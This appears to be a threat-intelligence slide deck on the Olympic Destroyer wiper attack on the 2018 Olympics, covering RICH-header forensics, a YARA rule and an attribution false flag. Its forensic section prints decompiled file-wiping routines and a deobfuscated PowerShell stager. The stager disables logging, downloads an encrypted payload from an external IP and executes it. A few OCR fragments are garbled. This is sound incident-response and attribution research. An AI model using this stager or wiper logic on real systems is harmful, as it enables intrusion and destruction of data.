


Austria Country code

VAT Information Exchange System


- Not sure infected accidentally or intentionally

Victim of Olympic Destroyer



The devil in the Rich Header

Hell of attribution



Possibly Bluenoroff?

```
Buffer = 0;
memset(&v17, 0, 0xFFCu);
v18 = 0;
v19 = 0;
v1 = CreateFileA(lpFileName, 0x40000000u, 0, 0, 3u, 0x80u, 0);
v2 = v1;
if ( v1 == (HANDLE)-1 )
    return GetLastError();
SetFilePointer(v1, -1, 0, 2u);
WriteFile(v2, &Buffer, 1u, &NumberOfBytesWritten, 0);
FlushFileBuffers(v2);
FileSize.QuadPart = 0i64;
GetFileSizeEx(v2, &FileSize);
SetFilePointer(v2, 0, 0, 0);
v4 = FileSize.HighPart;
v5 = FileSize.LowPart;
v6 = 0;
v7 = 0;
if ( FileSize.HighPart >= 0 && (FileSize.HighPart > 0 || FileSize.LowPart > 0) )
{
    while ( 1 )
    {
        v8 = __OFSUB__( __PAIR__(v4, v5), __PAIR__(v7, v6));
        v11 = v5 - v6;
        v9 = ( __PAIR__(v4, v5) - __PAIR__( (unsigned int)v7, v6)) >> 32;
        v10 = v5 - v6;
        if ( v9 < 0 || (unsigned __int8)((v9 < 0) ^ v8) | (v9 == 0) && v11 <= 0x1000 )
        {
            v15 = v9;
        }
        else
        {
            v10 = 0x1000;
            v15 = 0;
        }
        if ( !WriteFile(v2, &Buffer, v10, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
            break;
        v4 = FileSize.HighPart;
        v12 = NumberOfBytesWritten + v6;
```

```
● 17 NumberOfBytesWritten = 0;
● 18 v11 = 0i64;
● 19 memset(&Buffer, 0, 0x1000u);
● 20 v2 = CreateFileW(v1, 0x40000000u, 0, 0, 3u, 0x80u, 0);
● 21 v3 = v2;
● 22 if ( v2 == (HANDLE)-1 )
● 23     return GetLastError();
● 24 SetFilePointer(v2, -1, 0, 2u);
● 25 if ( WriteFile(v3, &Buffer, 1u, &NumberOfBytesWritten, 0) )
● 26     FlushFileBuffers(v3);
● 27 GetFileSizeEx(v3, &FileSize);
● 28 SetFilePointer(v3, 0, 0, 0);
● 29 v5 = FileSize.HighPart;
● 30 v6 = FileSize.LowPart;
● 31 if ( FileSize.HighPart >= 0 || FileSize.LowPart > 0 )
● 32 {
● 33     while ( 1 )
● 34     {
● 35         v7 = ( __PAIR__( (unsigned int)v5, v6) - v11) >> 32;
● 36         v8 = v6 - v11;
● 37         if ( __PAIR__(v7, v8) > 0x1000 )
● 38             v8 = 0x1000;
● 39         if ( !WriteFile(v3, &Buffer, v8, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
● 40             break;
● 41         v5 = FileSize.HighPart;
● 42         v11 += NumberOfBytesWritten;
● 43         if ( HIDWORD(v11) < FileSize.HighPart )
● 44         {
● 45             v6 = FileSize.LowPart;
● 46         }
● 47         else
● 48         {
● 49             if ( HIDWORD(v11) > FileSize.HighPart )
● 50                 break;
● 51             v6 = FileSize.LowPart;
● 52             if ( (unsigned int)v11 > FileSize.LowPart )
● 53                 break;
● 54         }
● 55     }
```




Wiping code similarity with Bluenoroff wiper malware

About RICH header



Undocumented header in PE file

- Obfuscated unpublished part of PE file
- Maybe included from Visual studio 6(1998)



Source : https://infocon.hackingand.coffee/Hacktivity/Hacktivity%202016/Presentations/George_Webster-and-Julian-Kirsch.pdf

Suspicious header information



Extract RICH header of Olympic Destroyer wiper and hunting

— RICH header one of the method can find similar malware cluster

```
4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00 MZÉ    
B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00 00    
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 00    
00 00 00 00-00 00 00 00-00 00 00 00-E8 00 00 00    
0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68    
69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F    
74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20    
6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00    
D3 1E 27 79-97 7F 49 2A-97 7F 49 2A-97 7F 49 2A    
EC 63 45 2A-96 7F 49 2A-F8 60 43 2A-9C 7F 49 2A    
14 63 47 2A-92 7F 49 2A-F8 60 4D 2A-93 7F 49 2A    
54 70 14 2A-90 7F 49 2A-97 7F 48 2A-DA 7F 49 2A    
A1 59 42 2A-94 7F 49 2A-52 69 63 68-97 7F 49 2A    
    
```

- Typical binary created by Visual Studio 6
- C++ application having three source code files
- Slightly newer SDK to link the Windows APIs

Raw data	Type	Count	Produced by
000C 1C7B 00000001	oldnames	1	12 build 7291
000A 1F6F 0000000B	cobj	11	VC 6 (build 8047)
000E 1C83 00000005	masm613	5	MASM 6 (build 7299)
0004 1F6F 00000004	stdlib.dll	4	VC 6 (build 8047)
005D 0FC3 00000007	sdk/imp	7	VC 2003 (build 4035)
0001 0000 0000004D	imports	77	imports (build 0)
000B 2636 00000003	c++obj	3	VC 6 (build 9782)

Suspicious header information



D9B2C Extract RICH header of wiper and hunting

Making yara rule and run it to our sample set

```
rule apt_ZZ_Pyeongchang_Olympic_attack_RICH_header {
meta:
    copyright = "Kaspersky Lab"
    description = "Rule to detect Pyeongchang_Olympic_attack samples"
    last_modified = "2018-02-13"
    hash = "3c0d740347b0362331c882c2dee96dbf"
    hash = "5D0FFBC8389F27B0649696F0EF5B3CFE"
    version = "1.0"

strings:
    ${c} = <00 D3 1E 27 79 97 7F 49 2A 97 7F 49 2A 97 7F 49 2A EC
        63 45 2A 96 7F 49 2A F8 60 43 2A 9C 7F 49 2A 14 63 47
        2A 92 7F 49 2A F8 60 4D 2A 93 7F 49 2A 54 70 14 2A 90
        7F 49 2A 97 7F 48 2A DA 7F 49 2A A1 59 42 2A 94 7F 49
        2A 52 69 63 68 97 7F 49 2A 00>

condition:
    uint16<0> == 0x5A4D and
    filesize < 5000000 and
    ${c}
}
```



sn = 000
ie = 2010-11-
160.188.116 pi
24 m = 537 ms
nection Clos/
150.11.29

Only 4 Bluenoroff
wiper detected!!

Devil in the RICH header



Carefully look into Olympic Destroyer wiper RICH header

RICH header in Olympic Destroyer wiper

- Binary created with Visual Studio 6
- Three source code page

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mscoree.dll reference of VS6 compiled binary

CorExitProcess mscoree.dll runtime error
TLOSS error SING error DOMAI
R6033 - Attempt to use MSIL
from this assembly during native
initialization. This indicates a bug
in application. It is most likely
result of calling an MSIL-compiled
function from a native constructor
from DllMain. R6032 - not enough

tmainCRTStartup function of Olympic Destroyer

```
00401822    __tmainCRTStartup proc near ; CODE XREF: start+5↓j
00401822        StartupInfo      = STARTUPINFOW ptr -68h
00401822        var_24         = dword ptr -24h
00401822        var_20         = dword ptr -20h
00401822        var_1C         = dword ptr -1Ch
00401822        ms_exc        = CPPEH_RECORD ptr -18h
00401822        push    58h
00401824        push    offset stru_407BA0
00401829        call    __SEH_prolog4
0040182E        lea     eax, [ebp+StartupInfo]
00401831        push    eax           ; lpStartupInfo
00401832        call    ds:GetStartupInfoW
00401838        xor    esi, esi
```

Actual version is Visual Studio 2010 (MSVC 10)!

Devil in the RICH header



Forgotten sample

Olympic Destroyer wiper **compiled on “2018:02:09 10:42:19”** has original RICH header


Compiler Patchlevel	Product ID	Count	MS Internal Name	Visual Studio Release
30319	0x00ab	0x0000000a	prodidUtc1600_CPP	Visual Studio 2010 (10.00)
30319	0x009e	0x00000008	prodidMasml000	Visual Studio 2010 (10.00)
30319	0x00aa	0x00000038	prodidUtc1600_C	Visual Studio 2010 (10.00)
30729	0x0093	0x0000000b	prodidImplib900	Visual Studio 2008 (09.00)
0	0x0001	0x00000064	prodidImport0	Visual Studio (00.00)
30319	0x00af	0x00000001	prodidUtc1600_LTCG_CPP	Visual Studio 2010 (10.00)
30319	0x009d	0x00000001	prodidLinkerl000	Visual Studio 2010 (10.00)

Devil in the RICH header



Malware author copy and paste RICH header from Bluenoroff wiper

Complex false flag operation designed to attribute this attack to Lazarus(Bluenoroff) group




Forensic investigation

How we engaged this investigation?



Origin host of worm spreading



COMPROMISED SERVER

- Origin of worm propagation
- Server for ski gate automation
- Managed by external company

OLYMPIC DESTROYER

Path	Created	Size
C:\psp\hp.exe	2018-02-09 17:44:59	1,864,704
C:\Windows\Temp\izeho.exe	2018-02-09 18:07:45	284,160
C:\Windows\Temp_cpq.exe	2018-02-09 18:07:45	36,864
C:\Windows\Temp_sqy.exe	2018-02-09 18:07:45	339,096
C:\Windows\Temp_vhj.exe	2018-02-09 18:07:45	1,864,704

Powershell scripts from triage



Powershell and suspicious RDP connection

— Powershell executed on 2018-02-02 08:54:03

2018-02-02 08:34:06: RDP connection from external company

2018-02-02 08:54:03: Start of powershell backdoor

2018-02-02 08:58:32: RDP disconnect

— Base64 decoded scriptlet

```
If($PSVERsIoNTAbLe.PSVeRsIoN.MAJOR -Ge 3){$GPS=[ReF].ASSEmby.GE  
TTYPE('System.Management.Automation.Utils')."GeTFie`Ld"('cachedGroupPo  
licySettings','N'+onPublic,Static').GEtVALUe($Null);If($GPS['ScriptB']+lockLog  
ging....[redacted]....;$wC=NeW-ObJect SySTem.NEt.WEBClleNT;$u='Mozilla  
/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$wC.HEADER  
S.Add('User-Agent',$u);$wC.ProXY=[SYsTeM.NET.WeBREqUesT]::DEFAUltW  
ebPROXY;$wC.PROXy.CredentlAIS = [SYsTem.NEt.CRedeNTialCacHe]::DeF  
AuLTNeTwoRKCredeNtiAIs;$Script:Proxy = $wc.Proxy;$K=[SySTE.M.Text.ENc  
Oding]::ASCII.GETBYTes('94+K/L3OE?o@qRI>.:FPev7rtNb^#im');$R={$D,$K  
=$ARgs;$S=0..255;0..255%{$J=($J+$S[$_]+$K[$_%$K.COuNt])%256;$S[$_],  
$S[$J]=$S[$J],$S[$_];$D%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$  
H]=$S[$H],$S[$I];$_-bxor$S[((S[$I]+$S[$H])%256)]};$ser='http://131.255.*.*:8  
081';$t='/admin/get.php';$wc.HeAders.Add("Cookie","session=zt8VX24Knnzen  
8pNvhPI1xJ2E5s=");$daTA=$WC.DownIOADDATA($ser+$t);$iV=$DATa[0..3];$  
datA=$dATa[4..$data.leNgth];-joiN[CHAR[]](& $R $dAta ($IV+$K))|IEx
```



Additional powershells

— Obfuscated by Invoke-Obfuscation

— TCP 4444 port opener, ipconfig launcher, Downloader

```
powershell.exe -noni -nop -w hidden -c  
